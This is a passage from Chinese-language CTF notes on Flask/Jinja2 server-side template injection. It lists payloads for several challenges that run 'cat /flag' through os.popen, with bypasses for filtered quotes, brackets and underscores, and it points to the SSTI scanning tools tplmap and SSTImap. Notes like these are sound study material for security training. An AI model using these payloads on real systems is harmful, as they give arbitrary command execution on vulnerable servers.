31 ?name={{config.__class__.__init__.__globals__['os'].popen('cat /flag').read()}}
32 web 363 过滤单引号
33 ?name=
 {{config.__class__.__init__.__globals__[request.args.a].popen(request.args.b).read()}}
 &a=os&b=cat /flag
34 web 364 过滤单引号+args
35 ?name=
 {{config.__class__.__init__.__globals__[request.values.a].popen(request.values.b).read
 ()}}&a=os&b=cat /flag
36 web 365 过滤了中括号
37 ?name={{url_for.__globals__.os.popen(request.values.c).read()}}&c=cat /flag
38 web 366 过滤了下划线
39 ?name=
 {{(lipsum|attr(request.values.a)).os.popen(request.values.b).read()}}&a=__globals__&b=
 cat /flag
```



```
1 5、Python-SSTI项目
2 黑盒中建议判断利用:
3 https://github.com/epinna/tplmap
4 https://github.com/vladko312/SSTImap
```